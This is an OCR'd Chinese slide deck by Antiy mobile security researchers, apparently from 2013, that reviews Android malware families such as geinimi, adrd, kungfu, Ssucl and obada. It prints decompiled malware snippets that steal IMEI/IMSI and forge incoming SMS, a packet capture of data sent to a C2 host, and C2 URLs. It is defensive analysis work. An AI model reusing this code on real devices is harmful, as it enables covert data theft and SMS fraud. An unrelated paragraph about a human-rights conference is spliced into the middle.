# 移动恶意代码的新技术解析

安天移动安全

2013.11

# 主讲人介绍

- 潘宣辰，所见即所得
- AntiyLabs武汉研发中心 Founder&Leader
- 技术涉猎较广，主攻手机恶意代码取证，手机反病毒引擎和自动化分析技术，以及移动网络安全。
- tompan@antiy.com

创造就是我们的脚步

ANTIY

# 提纲

- 那些年我们分析过的恶意代码
- 新时代新风貌
  - 好好学习明天就上
  - 温故而知新
  - 全民从良奔小康

创造就是我们的脚步


ANTIY


# 2010年至2012年典型案例回顾

**2010** geinimi

**2011**
- adrd
- Droiddream
- kungfu

**2012**
- FakeInst
- Smishing
- Ssucl




创造就是我们的脚步

ANTIY

# 2010年至2012年典型案例回顾


**2010** geinimi

**2011**
- adrd
- Droiddream
- kungfu

**2012**
- FakeInst
- Smishing
- Ssucl

```
MyService localMyService1 = this;
String str1 = "phone";
TelephonyManager localTelephonyManager = (TelephonyManager)localMyService1.getSystemService(str1);
String str2 = localTelephonyManager.getDeviceId();
this.imei = str2;
String str3 = localTelephonyManager.getSubscriberId();
this.imsi = str3;
```

```
No.  Time      Source          Destination     Protocol  Info
     1 0.000000  192.168.10.130  61.183.9.167    TCP       49965 > http [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=2 SACK_
     2 0.009118  61.183.9.167    192.168.10.130  TCP       http > 49965 [SYN, ACK] Seq=0 Ack=1 Win=16384 Len=0 MSS=144
     3 0.009193  192.168.10.130  61.183.9.167    TCP       49965 > http [ACK] Seq=1 Ack=1 Win=17280 Len=0
     4 0.123191  192.168.10.130  61.183.9.167    HTTP      POST /index.aspx?im=4673b678a2e9664e327871aee963d2cabc6fa92
     5 0.153668  61.183.9.167    192.168.10.130  HTTP      HTTP/1.1 200 OK  (text/html)
⊞ Frame 4: 485 bytes on wire (3880 bits), 485 bytes captured (3880 bits)
⊞ Ethernet II, Src: IntelCor_91:1e:56 (00:21:5d:91:1e:56), Dst: Tp-LinkT_3a:e0:90 (94:0c:6d:3a:e0:90)
⊞ Internet Protocol, Src: 192.168.10.130 (192.168.10.130), Dst: 61.183.9.167 (61.183.9.167)
⊞ Transmission Control Protocol, Src Port: 49965 (49965), Dst Port: http (80), Seq: 1, Ack: 1, Len: 431
⊟ Hypertext Transfer Protocol
  ⊟ POST /index.aspx?im=4673b678a2e9664e327871aee963d2cabc6fa920704e6c805e17fe784f71ff0c597890e151618f1fc0f6f5c60e4ad55895
    ⊞ [Expert Info (Chat/Sequence): POST /index.aspx?im=4673b678a2e9664e327871aee963d2cabc6fa920704e6c805e17fe784f71ff0c59
      Request Method: POST
      Request URI: /index.aspx?im=4673b678a2e9664e327871aee963d2cabc6fa920704e6c805e17fe784f71ff0c597890e151618f1fc0f6f5c6
      Request Version: HTTP/1.1
    User-Agent: J2ME/UCWEB7.4.0.57\r\n
    Accept: application/vnd.wap.xhtml+xml,application/xml,text/vnd.wap.wml,text/html,application/xhtml+xml,image/jpeg;q=0.
  ⊞ Content-Length: 0\r\n
    Host: adrd.taxuan.net\r\n
    Connection: Keep-Alive\r\n
    \r\n
```





创造就是我们的脚步

ANTIY

# 2010年至2012年典型案例回顾

- 2010 geinimi
- 2011
  - adrd
  - Droiddream
  - kungfu
- 2012
  - FakeInst
  - Smishing
  - Ssucl

- 植入50余款软件，上传至官方市场
- 利用系统漏洞提权
- Google专杀工具被植入新的木马BgServ




创造就是我们的脚步




ANTIY

# 2010年至2012年典型案例回顾

**2010** geinimi

**2011**
- adrd
- Droiddream
- kungfu

**2012**
- FakeInst
- Smishing
- Ssucl

| | 第一代 | 第二代 | 第三代 |
|---|---|---|---|
| 代码结构 |  |  |  |
| 密钥资源 | private static byte[] deKeyword = { 70, 117, 99, 107, 95, 115, 69, 120, 121, 45, 97, 76, 108, 33, 80, 119 }; | private static byte[] deKeyword = { 70, 117, 99, 107, 95, 115, 69, 120, 121, 45, 97, 76, 108, 33, 80, 11 }; | 逐字节求反 |
| 网络资源 | http://search.gongfu-android.com:8511/search/getty.php<br>http://search.gongfu-android.com:8511/search/rpty.php<br>http://search.gongfu-android.com:8511/search/sayhi.php | http://search.gongfu-android.com:8511/search/ isavaible.php<br>http://search.zs169.com:8511/search/ isavaible.php<br>http://search.zi18.com:8511/search/ isavaible.php | http://ad.pandanew.com:8511/search/<br>http://ad.phonego8.com:8511/search/<br>http://ad.my968.com:8511/search/<br>http://ad.a142857.com:8511/search/ |
| 形态特点 | 捆绑到正常应用中，伪装为google search服务 | 捆绑到正常应用中，伪装为正常应用一部分 | 捆绑到正常应用中，伪装为广告件 |
| 恶意机理 | 编写Android恶意代码 | Android代码部分完成自启动和功能激活<br>恶意代码功能实现在Linux elf模块中<br>替换系统自启动程序 | Android代码部分完成自启动和功能激活<br>恶意代码功能实现在Linux elf模块中<br>替换系统自启动程序<br>Linux elf模块采用多种方式隐藏（图片尾部，数据段） |

创造就是我们的脚步

ANTIY

# 2010年至2012年典型案例回顾

**2010** geinimi

**2011**
- adrd
- Droiddream
- kungfu

**2012**
- FakeInst
- Smishing
- Ssucl


创造就是我们的脚步

ANTIY

# 2010年至2012年典型案例回顾

- 2010: geinimi
- 2011:
  - adrd
  - Droiddream
  - kungfu
- 2012:
  - FakeInst
  - Smishin
  - Ssucl

```
Intent intent = new Intent();
intent.setClassName("com.android.mms",
        "com.android.mms.transaction.SmsReceiverService");
intent.setAction("android.provider.Telephony.SMS_RECEIVED");
intent.putExtra("pdus", new Object[] { pdu });
intent.putExtra("format", "3gpp");
context.startService(intent);
```

Services.class

```
if (this.task.equals("delivermsg"))
{
  String str3 = localJSONObject2.getString("content");
  Intent localIntent3 = new Intent();
  localIntent3.setClassName("com.android.mms", "com.android.mms.transaction.SmsReceiverService");
  localIntent3.setAction("android.provider.Telephony.SMS_RECEIVED");
  Object[] arrayOfObject4 = new Object[1];
  arrayOfObject4[0] = Tools.hexStringToBytes(str3);
  localIntent3.putExtra("pdus", arrayOfObject4);
  localIntent3.putExtra("format", "3gpp");
  startService(localIntent3);
  statistic(-400);
  stopSelf();
  return;
}
```

创造就是我们的脚步

ANTIY


# 2010年至2012年典型案例回顾

**2010** geinimi

**2011**
- adrd
- Droiddream
- kungfu

**2012**
- FakeInst
- Smishing
- Ssucl

- 从手机感染PC
- 读取SD卡上的所有文件
- 读取所有短信
- 读取联系人信息和地理位置记录
- 在PC端录音并回传





创造就是我们的脚步

ANTIY

# 2013年的恶意代码案例

obada → chuli → Syrup → skullkey

- 使用DexGuard来保护
  - 基于clinit的代码动态解密
  - 基于AXML格式的字段隐藏
- 注册为系统管理器来避免卸载
- 利用系统框架漏洞来隐藏






创造就是我们的却步

ANTIY

# 2013年的恶意代码案例


obada → chuli → Syrup → skullkey




WUC's Conference in Geneva

On behalf of all at the Word Uyghur Congress (WUC), the Unrepresented Nations and Peoples Organization (UNPO) and the Society for Threatened Peoples (STP), Human Rights in China: Implications for East Turkestan, Tibet and Southern Mongolia In what was an unprecedented




创造就是我们的脚步

ANTIY

# 2013年的恶意代码案例

obada → chuli → Syrup → skullkey

| Name | Value | Start | Size | Color | Comment |
|---|---|---|---|---|---|
| struct header_item dex_header | | 0h | 70h | Fg: Bg | Dex file header |
| struct dex_magic magic | dex 035 | 0h | 8h | Fg: Bg | Magic value |
| uint checksum | 1B06A2B6h | 8h | 4h | Fg: Bg | Alder32 checksum of rest of file |
| SHA1 signature[20] | 4B2053E6CD4... | Ch | 14h | Fg: Bg | SHA-1 signature of rest of file |
| uint file_size | 52356 | 20h | 4h | Fg: Bg | File size in bytes |
| uint header_size | 46208 | 24h | 4h | Fg: Bg | Header size in bytes |
| uint endian_tag | 12345678h | 28h | 4h | Fg: Bg | Endianness tag |
| uint link_size | 0 | 2Ch | 4h | Fg: Bg | Size of link section |
| uint link_off | 0 | 30h | 4h | Fg: Bg | File offset of link section |
| uint map_off | 52208 | 34h | 4h | Fg: Bg | File offset of map list |
| uint string_ids_size | 116 | 38h | 4h | Fg: Bg | Count of strings in the string ID list |


```
            0  1  2  3  4  5  6  7  8  9  a  b  c  d  e  f
00000050h: 05 00 00 00 EC B8 00 00 4D 00 00 00 14 B9 00 00 ; ....旎..M....?.
00000060h: 05 00 00 00 7C BB 00 00 68 10 00 00 1C BC 00 00 ; ....|?.h....?.
00000070h: CF 27 2D B0 D4 85 FD 19 EF D3 46 84 0F 7C 25 BC ; ?-霸昼.锅F?|%?
00000080h: B2 FA 10 F9 50 37 7A F4 41 A9 9C B7 C3 E4 39 82 ; 产.鹅7z鏊  访??
00000090h: B7 7E C8 65 82 96 99 7A 79 8B BD 6B 59 B2 E1 F9 ; 赜著俦檢y嫸kY册?
000000a0h: 00 13 DE 2C FA 0A 44 25 5E 5F 46 43 6C 62 CA 7E ; ..??D%^_FClb蒴
000000b0h: 4B A0 BC C7 74 41 45 62 AB 22 97 B6 7E 83 D9 C8 ; K牮荅AEb?梂~胄?
000000c0h: C8 E4 53 56 6E 07 CC A4 49 D8 E5 E2 0E 7C 12 C0 ; 蛹SVn.踏I剽?|.?
000000d0h: 62 00 23 A1 D0 8C 09 5D 8F ED 98 8C A3 A1 74 27 ; b.#⁀?]忝槍！t'
000000e0h: 2A F0 4A 6B D1 88 65 69 8F 60 89 D5 B2 8B A6 9D ; *餔k褕ei犘垚瞹
000000f0h: 5D FE 3F 25 69 34 71 F4 EA 3D 7A DC 6B 90 40 D1 ; ]?%i4q綮=z藕恄?
00000100h: E9 0C C8 4D C8 52 2C 42 39 18 3E 44 FA BF EF 20 ; ?莉菜,B9.>D  ?
00000110h: B6 64 76 99 A9 B2 1D F5 25 5D 6F 84 8B 9E DB 51 ; 秃v橹??]o剧妹Q
00000120h: C5 75 4B A5 2C B3 ED BB 23 2F 6A 8C AA FC 52 72 ; 舥K?桐?/j尔賡r
00000130h: CC DD 27 73 2D 42 F6 14 0F B1 6A 53 38 79 52 0A ; 梯's-B?.映S8yR.
00000140h: C8 67 7C 22 C2 AC 80 BE 9C 0F CF 37 E2 6B 7F D3 ; 萬|"卢e緶.?鈑[]?
00000150h: EC 0A 75 35 33 E2 FE 75 A9 61 E7 7F 5D A7 90 01 ; ?u53恂u ? ?]  .
00000160h: CF DC C0 19 BF F4 F3 40 17 40 FF D0 98 63 BA 0A ; 宪?眶蓥.@  表c?
00000170h: 97 A8 03 D2 AF 8E EE 0D A9 8F A6 8D 42 F7 F9 54 ; 槌.爷廇.□  B鼯T
00000180h: 0B 5F BC 3A 8D 43 DB A3 84 B4 3F 59 21 F0 56 6F ; ._?峋郯邡?Y!餅o
00000190h: 2A A2 61 0C 00 76 00 FC A1 50 85 D6 5F 31 D1 9A ; *  ..v.  P咐 1裳
000001a0h: 87 EF 40 A2 A5 52 69 D9 99 2F BF 48 C8 68 9A 3B ; 囤@￠Ri瞭/缡蒈?
000001b0h: 14 33 D2 6C 73 88 97 74 DA 01 16 E4 46 49 46 AF ; .3禮s坍t?.鎵IF?
000001c0h: DC D3 EC 61 89 57 26 3E AA 66 E7 C0 B7 A4 7D 0C ; 苡鼙墀&>獒绩筏}.
000001d0h: 4B 95 74 17 40 AD DA 37 10 4B F7 01 37 C0 12 4C ; K晅.@  7.K?7?L
000001e0h: 02 61 64 42 6E E3 69 3A 32 87 FE 84 1D F1 14 FA ; .adBn釵:2圛???
000001f0h: A3 82 E7 CA 2E 67 90 DE DA 25 97 E1 4C 09 86 A9 ; 　缡.g惨?棵L.嘓
00000200h: 92 B9 B2 4F 1F 33 3F 02 7A F4 58 93 A5 96 BD 4F ; 指瞹.3?.z鋁揖相N
```


创造就是我们的脚步

ANTIY

# 2013年的恶意代码案例

obada → chuli → Syrup → skullkey









创造就是我们的脚步

ANTIY

# 2013年的恶意代码案例

obada → chuli → Syrup → skullkey

